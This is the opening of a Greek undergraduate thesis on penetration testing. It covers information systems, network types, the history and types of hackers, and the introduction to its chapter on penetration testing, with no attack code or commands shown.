
# ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ

## ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΥΠΟΛΟΓΙΣΤΩΝ

**ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ**

**Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ελεγχόμενο περιβάλλον**

**Αρβανίτης Ιωάννης**

**Εισηγητής: Παναγιώτης Ηρ. Γιαννακόπουλος, Καθηγητής**

**ΑΘΗΝΑ**
**Μάϊος 2018**

**(Κενό φύλλο)**

**ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ**

# Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον

**Αρβανίτης Ιωάννης**
**Α.Μ. 39520**

**Εισηγητής:**

**Παναγιώτης Ηρ. Γιαννακόπουλος, Καθηγητής**

**Εξεταστική Επιτροπή:**

**Παναγιώτης Γιαννακόπουλος**
**Πρεζεράκος Γεώργιος**

**Ημερομηνία εξέτασης 15/06/2018**

**(Κενό φύλλο)**

# ΔΗΛΩΣΗ ΣΥΓΓΡΑΦΕΑ ΠΤΥΧΙΑΚΗΣ ΕΡΓΑΣΙΑΣ

Ο κάτωθι υπογεγραμμένος **Ιωάννης Αρβανίτης**, του **Αναστασίου** με αριθμό μητρώου **39520** φοιτητής του Τμήματος Μηχανικών Πληροφορικής και υπολογιστών του Πανεπιστημίου Δυτικής Αττικής πριν αναλάβω την εκπόνηση της Πτυχιακής Εργασίας μου, δηλώνω ότι ενημερώθηκα για τα παρακάτω:

«Η Πτυχιακή Εργασία (Π.Ε.) αποτελεί προϊόν πνευματικής ιδιοκτησίας τόσο του συγγραφέα, όσο και του Ιδρύματος και θα πρέπει να έχει μοναδικό χαρακτήρα και πρωτότυπο περιεχόμενο.

Απαγορεύεται αυστηρά οποιοδήποτε κομμάτι κειμένου της να εμφανίζεται αυτούσιο ή μεταφρασμένο από κάποια άλλη δημοσιευμένη πηγή. Κάθε τέτοια πράξη αποτελεί προϊόν λογοκλοπής και εγείρει θέμα Ηθικής Τάξης για τα πνευματικά δικαιώματα του άλλου συγγραφέα. Αποκλειστικός υπεύθυνος είναι ο συγγραφέας της Π.Ε., ο οποίος φέρει και την ευθύνη των συνεπειών, ποινικών και άλλων, αυτής της πράξης.

Πέραν των όποιων ποινικών ευθυνών του συγγραφέα σε περίπτωση που το Ίδρυμα του έχει απονείμει Πτυχίο, αυτό ανακαλείται με απόφαση της Συνέλευσης του Τμήματος. Η Συνέλευση του Τμήματος με νέα απόφασή της, μετά από αίτηση του ενδιαφερόμενου, του αναθέτει εκ νέου την εκπόνηση της Π.Ε. με άλλο θέμα και διαφορετικό επιβλέποντα καθηγητή. Η εκπόνηση της εν λόγω Π.Ε. πρέπει να ολοκληρωθεί εντός τουλάχιστον ενός ημερολογιακού 6μήνου από την ημερομηνία ανάθεσης της. Κατά τα λοιπά εφαρμόζονται τα προβλεπόμενα στο άρθρο 18, παρ. 5 του ισχύοντος Εσωτερικού Κανονισμού.»

**(Κενό φύλλο)**

# ΕΥΧΑΡΙΣΤΙΕΣ

Η παρούσα πτυχιακή εργασία ολοκληρώθηκε μετά από επίμονες προσπάθειες, σε ένα ενδιαφέρον γνωστικό αντικείμενο, όπως αυτό της μελέτης ασφάλειας υπολογιστικών συστημάτων. Την προσπάθειά μου αυτή υποστήριξε ο επιβλέπων καθηγητής μου, τον οποίο θα ήθελα να ευχαριστήσω θερμά. Επίσης θα ήθελα να ευχαριστήσω την οικογένειά μου για την πολύτιμη βοήθεια και υποστήριξη κατά τη διάρκεια της συγγραφής αυτής της εργασίας.

**(Κενό φύλλο)**

# ΠΕΡΙΛΗΨΗ

Σκοπός της παρούσας πτυχιακής εργασίας είναι να παρουσιάσει τη διαδικασία με την οποία εφαρμόζονται οι διάφορες τεχνικές ελέγχου ασφαλείας από τους επαγγελματίες του κλάδου. Ειδικότερα θα επικεντρωθεί στις έννοιες των «δοκιμών διείσδυσης» (penetration testing). Η δομή της εργασίας αυτής χωρίζεται σε πέντε κεφάλαια. Στο πρώτο κεφάλαιο θα αναφερθώ σε βασικές έννοιες όπως αυτές των δικτύων, των πληροφοριακών συστημάτων και των χάκερ. Το δεύτερο κεφάλαιο αποτελείται αποκλειστικά από την επεξήγηση των δοκιμών διείσδυσης, πως πραγματοποιούνται και γιατί είναι απαραίτητες σε κάθε επιχείρηση/οργανισμό. Το τρίτο μέρος θα εστιάσει στην επεξήγηση των εργαλείων που θα χρησιμοποιηθούν και στην υλοποίηση ενός εικονικού εργαστηρίου. Στο τέταρτο κεφάλαιο θα υλοποιήσω ένα σενάριο δοκιμής διείσδυσης στις εικονικές μηχανές του εργαστηρίου με επεξήγηση των βημάτων. Κάθε επιτυχής δοκιμή διείσδυσης ολοκληρώνεται με τη σύνταξη μίας αναφοράς-έκθεσης που περιέχει τα ευρήματα των δοκιμών και την αξιολόγησή τους. Το τελευταίο κεφάλαιο θα περιλαμβάνει μία τέτοια αναφορά προσαρμοσμένη στα δεδομένα της εργασίας αυτής, καθώς και τα συμπεράσματα που προέκυψαν από την εργασία αυτή.

ΕΠΙΣΤΗΜΟΝΙΚΗ ΠΕΡΙΟΧΗ: Μελέτη ασφαλείας ψηφιακών συστημάτων

ΛΕΞΕΙΣ ΚΛΕΙΔΙΑ: δοκιμές διείσδυσης , έλεγχος ευπαθειών,kali linux, metasploit, έλεγχος ασφάλειας, ασφάλεια πληροφοριών

# ABSTRACT

The purpose of this dissertation is to present the process, in which Information Security practitioners apply various methods to test the security of a given digital system and its network infrastructure. Specifically, it will focus on the concept of penetration testing. This paper is structured in five parts. The first part consists of basic concepts regarding networks, information systems and hackers. The second parts focuses exclusively on the concept of penetration testing and it's method of usage per given scenario. The third part will provide more detailed info about the tools commonly used in Penetration Testing and the creation of a virtual laboratory. The fourth part will delve into the actual implementation and application of Penetration Testing methods by simulating an attack scenario against the virtual machines created. Finally, in the the fifth part I will include the conclusions derived from the testing and will be including a report including all steps performed. This is typical procedure in the Penetration Testing industry.

SCIENTIFIC AREA: Digital systems security

ΛΕΞΕΙΣ ΚΛΕΙΔΙΑ: penetration testing, vulnerability assessment, kali linux, metasploit, cyber security, information security

# ΠΕΡΙΕΧΟΜΕΝΑ

# ΚΑΤΑΛΟΓΟΣ ΠΙΝΑΚΩΝ

# ΣΥΝΤΟΜΟΓΡΑΦΙΕΣ

**PC** Personal Computer

**IP** Internet Protocol

**MAC** Media Access Control

**LAN** Local Area Network

**MAN** Metropolitan Area Network

**WAN** Wide Area Network

**MIT** Massachusetts Institute of Technology

**MHz** Megahertz

**YIPL** Youth International Party Line

**TAP** Technical Assistance Program

**BBS** Bulletin Board System

**FBI** Federal Bureau of Investigation

**WEP** Wired Equivalent Privacy

**WPA** Wi-Fi Protected Access

**VMs** Virtual Machines

**TCP** Transmission Control Protocol

**FTP** File Transfer Protocol

**VSFTPD** Very Secure File Transfer Protocol Daemon

**RHOST** Remote Host

**RPORT** Remote Port

**LHOST** Local Host

**LPORT** Local Port

**SSH** Secure Shell

**SMB** Server Message Block

**NSA** National Security Agency

# ΚΕΦΑΛΑΙΟ 1

## Εισαγωγή

Σε αυτό το κεφάλαιο αναλύεται η έννοια του πληροφοριακού συστήματος καθώς και οι λόγοι για τους οποίους αυτά είναι ευάλωτα σε κακόβουλες επιθέσεις από άτομα με κίνητρο την απόκτηση πληροφοριών, χρημάτων, ή δόξας. Αξίζει να σημειωθεί πως κατά καιρούς πλήθος πληροφοριακών συστημάτων έχει πέσει θύμα επιθέσεων για πολιτικά κίνητρα ή επηρεασμό της κοινής γνώμης. Επίσης θα αναφερθώ στα είδη των δικτύων που συνδέουν τα συστήματα μεταξύ τους και για τους ανθρώπους που εκτελούν κακόβουλες επιθέσεις σε αυτά, τους χάκερ.

### 1.1 Ορισμός ενός πληροφοριακού συστήματος

Πληροφοριακό σύστημα ονομάζεται ένα σύνολο διαδικασιών, ανθρώπινου δυναμικού και αυτοματοποιημένων υπολογιστικών συστημάτων, που προορίζονται για τη συλλογή, εγγραφή, ανάκτηση, επεξεργασία, αποθήκευση και ανάλυση πληροφοριών. Τα συστήματα αυτά μπορούν να περιλαμβάνουν λογισμικό, υλικό και τηλεπικοινωνιακό σκέλος. Τα πληροφοριακά συστήματα αποτελούν το μέσο για την αρμονική συνεργασία ανθρώπινου δυναμικού, δεδομένων, διαδικασιών και τεχνολογιών πληροφορίας και επικοινωνιών. Προέκυψαν ως γέφυρα μεταξύ των πρακτικών εφαρμογών της επιστήμης υπολογιστών και του επιχειρηματικού κόσμου. Με άλλα λόγια το Πληροφοριακό Σύστημα είναι μια συλλογή από το μηχανικό/υλικό μέρος, το λογισμικό, τα μέσα αποθήκευσης, τα δεδομένα και τους ανθρώπους που ένας οργανισμός χρησιμοποιεί για να πετύχει τα λειτουργικά βήματα που θέλει.[1]

### 1.2 Ασφάλεια ενός πληροφοριακού συστήματος

Τα τελευταία χρόνια, η ανάπτυξη και η πρόοδος της κοινωνίας μας έχει γίνει άμεσα εξαρτημένη και είναι άρρηκτα συνδεδεμένη με την τεχνολογία των πληροφοριακών συστημάτων. Τα πληροφοριακά συστήματα χρησιμοποιούνται και είναι υπεύθυνα για την πιο απλή έως και την πιο περίπλοκη ανθρώπινη εργασία. Από την διασκέδαση με απλά παιχνίδια μέχρι και την αποθήκευση και διαχείριση των ευαίσθητων ιατρικών πληροφοριών. Από την επικοινωνία με τους συνανθρώπους μας μέχρι και την καθοδήγηση των αεροσκαφών σε ολόκληρο τον

κόσμο. Από τη λήψη ψηφιακών φωτογραφιών ως και τη διεξαγωγή σχεδόν όλων των οικονομικών συναλλαγών και άλλα.

Εξαιτίας του ρόλου που παίζει το πληροφοριακό σύστημα σε μια επιχείρηση και όχι μόνο, είναι φυσικό να απαιτεί ασφάλεια και προστασία. Συνεπώς τα πληροφοριακά συστήματα θα πρέπει να προστατεύονται από κάθε μορφή απειλής, χωρίς όμως η προστασία αυτή να παρεμποδίζει τη ροή των πληροφοριών. Ασφάλεια Πληροφοριακού Συστήματος είναι το οργανωμένο πλαίσιο από έννοιες, αντιλήψεις, αρχές, πολιτικές, διαδικασίες, τεχνικές και μέτρα που απαιτούνται για να προστατευθούν τα στοιχεία του πληροφοριακού συστήματος, αλλά και το σύστημα ολόκληρο από κάθε σκόπιμη ή τυχαία απειλή.

### 1.2.1 Λόγοι που ένα σύστημα μπορεί να αποτελέσει στόχος

Όπως αναφέρθηκε παραπάνω, τα πληροφοριακά συστήματα χρησιμοποιούνται ευρέως και οι πληροφορίες που αποθηκεύονται σε αυτά ποικίλουν σε είδος και ευαισθησία. Είναι λογικό λοιπόν να υποθέσει κανείς, ότι άτομα με κακόβουλη πρόθεση θα δοκιμάσουν να αποκτήσουν πρόσβαση σε αυτές τις πληροφορίες χωρίς εξουσιοδότηση. Το πιο σύνηθες φαινόμενο υποκλοπής δεδομένων, είναι η κλοπή των στοιχείων μιας πιστωτικής κάρτας. Αυτό περιλαμβάνει το όνομα του κατόχου, τον αριθμό της κάρτας και των κωδικό επιβεβαίωσης. Στα ίδια πλαίσια κυμαίνεται και η κλοπή των στοιχείων πρόσβασης υπηρεσιών web-banking από τη βάση δεδομένων μιας τράπεζας. Αυτά τα στοιχεία αποκτούν χρηματική αξία όταν διατίθενται σε αγοραπωλησίες οι οποίες οργανώνονται και διεξάγονται στο διαδίκτυο. Αρκετές φορές δε, παρατηρούνται περιπτώσεις όπου τα δεδομένα μιας επιχείρησης κρυπτογραφούνται και είναι απροσπέλαστα. Ο επιτιθέμενος εδώ ζητάει ένα χρηματικό ποσό σε αντάλλαγμα για το κλειδί αποκρυπτογράφησης. Είναι δηλαδή μια μορφή «ψηφιακού εκβιασμού» δεδομένων. Αργότερα θα αναφερθούμε σε περισσότερους τύπους επιθέσεων με περισσότερες λεπτομέρειες στο επόμενο κεφάλαιο.

### 1.2.2 Τρόποι παραβίασης ενός πληροφοριακού συστήματος

Η ασφάλεια υπολογιστών και δικτύων δεν βασίζεται σε μία μοναδική μέθοδο προστασίας, αλλά χρησιμοποιεί ένα σύνολο φραγμών οι οποίοι υπερασπίζονται τα δεδομένα του κάθε συστήματος με πολλούς διαφορετικούς τρόπους. Ακόμα και αν ένα μέτρο αποτύχει στην προστασία του συστήματος, τα υπόλοιπα εξακολουθούν να λειτουργούν, έτσι ώστε να προφυλάσσεται από διάφορες επιθέσεις. Χωρίς εγκατεστημένο σύστημα ασφαλείας, ένα πληροφοριακό σύστημα διατρέχει κίνδυνο χρήσης και επίθεσης από μη εξουσιοδοτημένους χρήστες, διακοπής λειτουργίας του δικτύου, διακοπής υπηρεσιών ενώ παράλληλα είναι δυνατή η κλοπή και κατάχρηση απόρρητων επιχειρηματικών αλλά και προσωπικών πληροφοριών.

Ένα άτομο που δεν έχει εξουσιοδοτημένη πρόσβαση στα δεδομένα και τον έλεγχο των πόρων ενός συστήματος, μπορεί να αποκτήσει πρόσβαση με δύο τρόπους. Ο πρώτος είναι να έχει φυσική πρόσβαση στο μηχάνημα και ο δεύτερος να συνδεθεί με το μηχάνημα απομακρυσμένα.

Στην περίπτωση της φυσικής πρόσβασης τα πράγματα είναι φαινομενικά απλά. Ο επιτιθέμενος αρκεί να ξεβιδώσει το κουτί και να αποσπάσει τον σκληρό δίσκο του συστήματος αν τα δεδομένα είναι ο στόχος του. Υπάρχει πάντα η πιθανότητα τα δεδομένα στον σκληρό δίσκο να είναι κρυπτογραφημένα πράγμα που κάνει την απόσπαση τους δυσκολότερη αλλά όχι αδύνατη. Ο χρόνος που θα χρειαστεί για την αποκρυπτογράφηση εξαρτάται από το υλικό που θα χρησιμοποιήσει ο επιτιθέμενος και κυρίως από τον τύπο της κρυπτογράφησης που χρησιμοποιείται. Το αντικείμενο της κρυπτογραφίας όμως δεν είναι κάτι που πραγματεύεται αυτή η εργασία.

Τι συμβαίνει όμως όταν ο επιτιθέμενος δεν έχει φυσική πρόσβαση στο πληροφοριακό σύστημα που τον ενδιαφέρει; Μονόδρομος εδώ είναι η απομακρυσμένη πρόσβαση στο σύστημα-θύμα μέσω του διαδικτύου ή του τοπικού του δικτύου, αν έχει πρόσβαση σε αυτό. Ακόμα και σε αυτή την περίπτωση όμως ο επιτιθέμενος θα αφήσει ίχνη της κακόβουλης δραστηριότητας τα οποία αποθηκεύονται στα λεγόμενα logs. Υπάρχουν βέβαια λύσεις σε αυτό το πρόβλημα, καθώς ο επιτιθέμενος μπορεί να αποκρύψει την ταυτότητα του ή να

αφομοιώσει την ταυτότητα κάποιου άλλου στο δίκτυο προκειμένου να αποπροσανατολίσει τον διαχειριστή του συστήματος. Παρακάτω θα αναφερθούμε με περισσότερες λεπτομέρειες στις επιθέσεις εξ αποστάσεως και στην ομάδα ανθρώπων γνωστών ως χάκερ, υπεύθυνων για τις επιθέσεις που αναφέρθηκαν προηγουμένως.

### 1.3 Δίκτυα πληροφοριακών συστημάτων

Το δίκτυο υπολογιστών είναι ένα τηλεπικοινωνιακό σύστημα από αυτόνομους ή μη αυτόνομους διασυνδεδεμένους υπολογιστές. Οι υπολογιστές θεωρούνται διασυνδεδεμένοι όταν είναι σε θέση να ανταλλάξουν πληροφορίες μεταξύ τους και αυτόνομοι όταν δεν είναι δυνατό κάποιος υπολογιστής να ελέγξει τη λειτουργία (π.χ. εκκίνηση ή τερματισμό) κάποιου άλλου. Ένα δίκτυο συνίσταται από τη διασύνδεση δυο ή περισσοτέρων υπολογιστικών συστημάτων κατά τρόπο ώστε να παρέχεται η δυνατότητα στους χρήστες να επωφελούνται από ολόκληρο το υπολογιστικό δυναμικό. Αυτό πραγματοποιείται μέσω της ανταλλαγής πληροφοριών μεταξύ των χρηστών και της κοινής χρήσης των διαθέσιμων υπολογιστικών πόρων . Σε ένα δίκτυο υπολογιστών μπορούν να διασυνδέονται μεταξύ τους εκτός από τα παραδοσιακά επιτραπέζια PC και άλλου τύπου συσκευές όπως κινητά τηλέφωνα, τηλεοράσεις, εκτυπωτές, σαρωτές. Κάθε υπολογιστής στο δίκτυο αναγνωρίζεται από τη διεύθυνση IP και τη διεύθυνση MAC.

Η διεύθυνση IP ανατίθεται σε κάθε υπολογιστή που συνδέεται σε ένα δίκτυο και είναι μοναδική για κάθε υπολογιστή ή συσκευή στο δίκτυο αυτό. Η διεύθυνση IP παραμένει ίδια και δεν αλλάζει εκτός αν το σύστημα που την κατέχει αποσυνδεθεί και ξανασυνδεθεί. Σε αυτή την περίπτωση, είναι δυνατόν η προηγούμενη διεύθυνση να έχει ανατεθεί σε κάποια άλλη συσκευή. Τότε, η συσκευή που ξανασυνδέεται δέχεται μία νέα διεύθυνση που δεν είναι ταυτισμένη με άλλη συσκευή στο δίκτυο.

Η διεύθυνση MAC είναι επίσης ένα μοναδικό αναγνωριστικό που κατέχει κάθε συσκευή με τη δυνατότητα να συνδεθεί σε ένα δίκτυο. Η διεύθυνση αυτή καθορίζεται από τον κατασκευαστή της συσκευής και είναι πάντα η ίδια.

Τα δίκτυα ταξινομούνται ανάλογα με το εύρος που καλύπτουν και την τεχνολογία που χρησιμοποιούν. Ένα δίκτυο μπορεί να είναι όσο μικρό όσο το γραφείο μιας επιχείρησης με 2 υπολογιστές και τα περιφερειακά τους (εκτυπωτές σαρωτές, φαξ) .Ένα τέτοιο δίκτυο ανήκει στην κατηγορία των τοπικών δικτύων ή LAN (Local area networks). Στην περίπτωση ενός δήμου, με παραρτήματα γραφείων που εκτείνονται σε μια ευρύτερη περιοχή συναντάμε τα λεγόμενα Μητροπολιτικά δίκτυα ή MAN(Metropolitan Area Networks).Τέλος, αν παρατηρήσουμε το δίκτυο μιας πολυεθνικής εταιρίας με παραρτήματα σε διαφορετικές χώρες ανά τον κόσμο θα δούμε ότι χρησιμοποιεί το λεγόμενο δίκτυο ευρείας περιοχής ή WAN(Wide Area Network). Αξίζει να σημειωθεί εδώ πως το δίκτυο παγκοσμίου ιστού (World Wide Web) ή αλλιώς Internet ανήκει σε αυτή την κατηγορία.

Συνήθως αλλά όχι πάντα, τα ανωτέρω δίκτυα ανήκουν στην κατηγορία των ενσύρματων δικτύων όπου η σύνδεση μεταξύ των κόμβων πραγματοποιείται κυριολεκτικά συνδέοντας τα συστήματα μεταξύ τους με κατάλληλα καλώδια. Τα πλεονεκτήματα αυτής της σύνδεσης είναι η σταθερότητα της επικοινωνίας, λόγω της απουσίας παρεμβολών καθώς και η μέγιστη ταχύτητα που μπορούν να αναπτύξουν σε σχέση με τα ασύρματα δίκτυα.

Τα ασύρματα δίκτυα είναι αυτά που όλοι πλέον χρησιμοποιούμε στο σπίτι μας και μας επιτρέπουν την πρόσβαση στο διαδίκτυο. Τα ασύρματα δίκτυα χωρίζονται στα ιδιωτικά και τα δημόσια. Τα ιδιωτικά είναι τα δίκτυα που βρίσκονται σε κάθε σπίτι και για τη σύνδεση σε αυτά απαιτείται ο χρήστης να πιστοποιήσει ότι έχει πρόσβαση με το να εισάγει το κλειδί ασφαλείας όταν του ζητηθεί. Τα δημόσια δίκτυα απαντώνται σε δημόσιους χώρους όπως εμπορικά κέντρα, καφετέριες, ή νοσοκομεία. Τα δημόσια δίκτυα δεν απαιτούν κάποιο κλειδί αλλά συνήθως απαιτείται η εισαγωγή κάποιων στοιχείων όπως η διεύθυνση email του χρήστη.[2][3]

### 1.3.1 Πλεονεκτήματα και μειονεκτήματα δικτύωσης

Είναι προφανές σε αυτό το σημείο πως η δικτύωση προσφέρει αρκετά πλεονεκτήματα. Μία επιχείρηση μπορεί να εξοικονομήσει αρκετά χρήματα με το να διαμοιράσει έναν εκτυπωτή ή σαρωτή στο τοπικό της δίκτυο χωρίς την ανάγκη για μία συσκευή ανά υπάλληλο. Τα αρχεία μεταξύ χρηστών ενός δικτύου μπορούν να διαμοιραστούν πολύ πιο εύκολα διαδικτυακά χωρίς την ανάγκη χρήσης εξωτερικών μέσων αποθήκευσης. Όταν οι υπολογιστές είναι συνδεδεμένοι σε ένα δίκτυο είναι δυνατή η επικοινωνία και συνεργασία μεταξύ χρηστών που βρίσκονται σε διαφορετικές χώρες. Αν για οποιονδήποτε λόγο ένας υπολογιστής δεν λειτουργεί σωστά, ο χρήστης του μπορεί να χρησιμοποιήσει κάποιον άλλο υπολογιστή εντός δικτύου για να δουλέψει, μιας και τα αρχεία διαμοιράζονται μέσω δικτύου.

Η δικτύωση πληροφοριακών συστημάτων όμως, φέρει και μειονεκτήματα. Η ανάπτυξη και συντήρηση ενός δικτύου μπορεί να αποτελέσει περίπλοκη διαδικασία και απαιτεί εξειδικευμένο προσωπικό για την εγκατάσταση και συντήρηση αυτού. Επίσης, εάν ο κεντρικός υπολογιστής του δικτύου πάθει βλάβη, όλα τα αρχεία θα πάψουν να είναι προσπελάσιμα μέχρι η λειτουργία του να αποκατασταθεί. Τέλος, σε ένα δίκτυο υπολογιστών υπάρχει πάντα ο κίνδυνος ενός κενού ασφαλείας. Αυτό μπορεί να είναι μία παράβλεψη στις πολιτικές ασφαλείας του δικτύου, κάποιος ιός, ή απροσεξία κάποιου χρήστη που διαμοίρασε απόρρητες πληροφορίες.

## 1.4 Hacking

Το hacking είναι η προσπάθεια διείσδυσης ενός υπολογιστή, χωρίς εξουσιοδότηση. Οι σκοποί της μη εξουσιοδοτημένης πρόσβασης ποικίλουν και μπορούν να σχετίζονται με τον έλεγχο της ασφάλειας ενός συστήματος καθώς και με την αντιμετώπιση πιθανών κενών ασφάλειας.

### 1.4.1 Hackers

Η ιστορία των hacker μπορούμε να πούμε πως ξεκινάει το 1960 από σπουδαστές του πανεπιστημίου του MIT. Οι υπολογιστές τότε ήταν mainframes, μηχανήματα κλειδωμένα σε δωμάτια με ελεγχόμενη θερμοκρασία. Το κόστος

λειτουργίας τους ήταν απαγορευτικό και οι ερευνητές είχαν στη διάθεση τους περιορισμένο χρόνο εργασίας. Τότε κάποιοι από αυτούς, δημιούργησαν τα πρώτα hacks, προγράμματα που βοηθούσαν στη γρηγορότερη εκτέλεση υπολογισμών. Αρκετές φορές τα hacks ήταν καλύτερα προγράμματα από τα αρχικά. Ένα από τα μεγαλύτερα hack της ιστορίας έγινε το 1969, όταν δύο υπάλληλοι της Bell συνέθεσαν κάποιες εντολές για να αυξήσουν την ταχύτητα των υπολογιστών.

Το hack αυτό το ονόμασαν UNIX το οποίο σήμερα αποτελεί ένα ευρέως γνωστό λειτουργικό σύστημα. Τη δεκαετία του 1970, το hacking αποτελούσε εξερεύνηση και κατανόηση του τρόπου λειτουργίας του κόσμου της τεχνολογίας. Το 1971 ο John Draper, βετεράνος του Βιετνάμ, ανακάλυψε ότι η σφυρίχτρα που έδιναν δώρο τα δημητριακά Cap ‘n’ Crunch παρήγαγε ήχο συχνότητας 2600 MHz και την χρησιμοποίησε ώστε να κάνει τηλεφωνήματα χωρίς χρέωση. Ο Draper που αργότερα του δόθηκε το ψευδώνυμο Captain Crunch, συνελήφθη αμέσως. Τότε δημιουργείται ένα κοινωνικό κίνημα από το περιοδικό YIPL/TAP (Youth International Party Line/Technical Assistance Program) το οποίο βοηθούσε χάκερς να κάνουν δωρεάν υπεραστικές κλήσεις. Αργότερα δύο μέλη του Homebrew Computer Club της Καλιφόρνια, ο Steve Jobs και ο Steve Wozniak, άρχισαν να δημιουργούν τα λεγόμενα «blueboxes», συσκευές με τις οποίες συνήθιζαν να «hackάρουν» τηλεφωνικές συσκευές. Το 1978, οι Randy Sousa και Ward Christiansen δημιούργησαν ένα εικονικό σημείο συγκέντρωσης των χάκερς, το πρώτο BBS (Bulletin Board System) που λειτουργεί μέχρι και σήμερα. Το 1983, το FBI συνέλαβε 16χρονους χάκερς από το Μιλγουώκι με ψευδώνυμο 414 (ο κωδικός της περιοχής τους) οι οποίοι εισέβαλλαν σε 60 υπολογιστές διάφορων ερευνητικών κέντρων συμπεριλαμβανομένων των Memorial Sloan-Kettering Cancer Center και Alamos National Laboratory. Την ίδια εποχή η ταινία “War Games” έριξε φως στο σκοτεινό κόσμο του hacking και προειδοποίησε το κοινό για τις ικανότητες των χάκερς. Οι ίδιοι οι χάκερς πήραν διαφορετικά μηνύματα από την ταινία. Όλο και περισσότεροι κάτοικοι μετακινούνταν στον ηλεκτρονικό κόσμο.

Το ARPANET μετασχηματιζόταν σε Internet και τα BBS βρίσκονταν σε εποχή άνθησης. Το 1984 αποτέλεσε την αρχή του Μεγάλου Πολέμου κατά των χάκερς. Τότε δημιουργήθηκε η ομάδα Legion of Doom, μέλη των οποίων αποσπάστηκαν και δημιούργησαν τους Masters of Deception. Από το 1990 και για δύο χρόνια, οι

δύο ομάδες πολέμησαν μεταξύ τους μέχρι που συνελήφθησαν από το FBI. Στο τέλος της δεκαετίας του ’80 το Κογκρέσο της Αμερικής δημιούργησε το πρώτο νόμο για τις απάτες με υπολογιστές. Τότε εμφανίστηκε ο Robert Morris που το 1988 εισέβαλε σε 6.000 online υπολογιστές και κέρδισε τον “τίτλο” του πρώτου hacker που τιμωρήθηκε από τον νόμο, με 10.000 δολάρια πρόστιμο και ατέλειωτες ώρες κοινωνικού έργου. Ακολούθησε ο Kevin Mitnick και αρκετές φορές κάποια μέλη των Legion of Doom. Τα αισθήματα του κοινού για τους χάκερς άλλαξαν. Οι χάκερς δεν ήταν πια οι εκκεντρικοί που ήθελαν να αποκτήσουν περισσότερες γνώσεις. Η οικονομία που στηριζόταν στο δίκτυο χρειαζόταν προστασία και οι χάκερς χαρακτηρίστηκαν ως εγκληματίες. Τη δεκαετία του 1990, αυξήθηκαν οι απάτες αλλά και οι κλοπές μέσω internet από τους χάκερς. Το 2000, μέσα σε ένα χρονικό διάστημα τριών ημερών χάκερς κατάφεραν να εμποδίσουν τη πρόσβαση σε ιστοσελίδες όπως οι Yahoo!, Amazon.com, Buy.com, eBay και CNN.com υπερφορτώνοντας τα συστήματά τους. Ακολουθούν επιθέσεις κατά κυβερνήσεων, κλεψίτυπα αντίγραφα λογισμικού αλλά και δημιουργία ηλεκτρονικών ιών από χάκερς ανά τον κόσμο.[4]

### 1.4.2 Τύποι Hacker

Πλέον ο όρος χακερ είναι κοινώς συνδεδεμένος με αυτόν του cracker, που μοναδικό σκοπό έχει την παραβίαση των συστημάτων ασφαλείας και την εκμετάλλευση των πόρων ενός συστήματος με σκοπό το κέρδος. Οι χακερ σήμερα διακρίνονται σε 3 βασικές κατηγορίες :

Οι **black hats** ή **crackers** που όπως είπαμε αφορούν ομάδες των hacker ανάλογα με τις ηθικές τους αρχές. Ο όρος black hats χαρακτηρίζει τα άτομα εκείνα που έχουν υψηλή ειδίκευση στους υπολογιστές, τα οποία όμως, χρησιμοποιούν τις δεξιότητές τους με μη ηθικούς και κακόβουλους τρόπους.

Οι **gray hats** που βρίσκονται στο μέσο των white hats και black hats. Οι Gray hat hackers, περιλαμβάνουν τους εθελοντές hacker, δηλαδή, τα άτομα αυτά που χρησιμοποιούν τους υπολογιστές για τη διερεύνηση των γνώσεών τους και την προσπάθεια να τιμωρήσουν τους υποτιθέμενους εγκληματίες του κυβερνοχώρου. Επίσης, χαρακτηρίστηκαν και ως «χακτιβιστές (hacktivists)», δηλαδή τα άτομα

που χρησιμοποιούν τους υπολογιστές και το διαδίκτυο για να μεταφέρουν πολιτικά μηνύματα, όπως οι Anonymous.

Οι **white hats** είναι οι hacker που χρησιμοποιούν την ικανότητά τους σαφώς κατά ηθικό τρόπο. Είναι παραδείγματος χάρη, οι υπάλληλοι εταιρειών, οι οποίοι έχουν άδεια να επιτίθενται στα δίκτυα και τα συστήματα της εταιρείας τους για τον καθορισμό αδυναμιών. Επίσης white hats, είναι και οι πράκτορες της μυστικής υπηρεσίας που χρησιμοποιούν τις ικανότητές τους στο όνομα της εθνικής ασφάλειας ή για τη διερεύνηση και την επίλυση διαφόρων εγκλημάτων. Έχουν, δηλαδή, καθήκον να χρησιμοποιούν τις γνώσεις τους με τέτοιο τρόπο, ώστε να επωφεληθούν άλλοι άνθρωποι ή υπηρεσίες. [5]

# ΚΕΦΑΛΑΙΟ 2

## Δοκιμές διείσδυσης (Penetration Testing)

Σε αυτό το κεφάλαιο θα αναφερθούμε πιο αναλυτικά στις δοκιμές διείσδυσης και την σημασία τους για μια επιχείρηση/οργανισμό. Ενδεικτικά περιγράφονται οι φάσεις, η διαδικασία μιας τυπικής δοκιμής διείσδυσης και τα πιο συνηθισμένα εργαλεία που χρησιμοποιούνται.

### 2.1 Τι εννοούμε με την έννοια Penetration Testing

Σε έναν οργανισμό, ανεξαρτήτως μεγέθους και όγκου, ένας από τους ρόλους των διαχειριστών υπολογιστικών συστημάτων και δικτύων είναι να βελτιώνουν διαρκώς την ασφάλεια της υποδομής που διαχειρίζονται. Με την αυξανόμενη εξέλιξη και πολυπλοκότητα των συστημάτων πληροφορίας καθώς και την συνεχή εύρεση νέων κενών ασφαλείας, κάποιες φορές ακόμα και ένα πρόσφατα ενημερωμένο σύστημα ή δίκτυο, είναι τρωτό σε ψηφιακές επιθέσεις. Υπάρχουν διάφοροι τρόποι με τους οποίους ένας διαχειριστής μπορεί να ενισχύσει την ασφάλεια ενός ψηφιακού συστήματος ή δικτύου αλλά ο πιο αποτελεσματικός τρόπος να μετρηθεί η ασφάλεια και ανοχή σε επιθέσεις είναι με την εφαρμογή μεθόδων διείσδυσης, γνωστών και ως penetration testing.

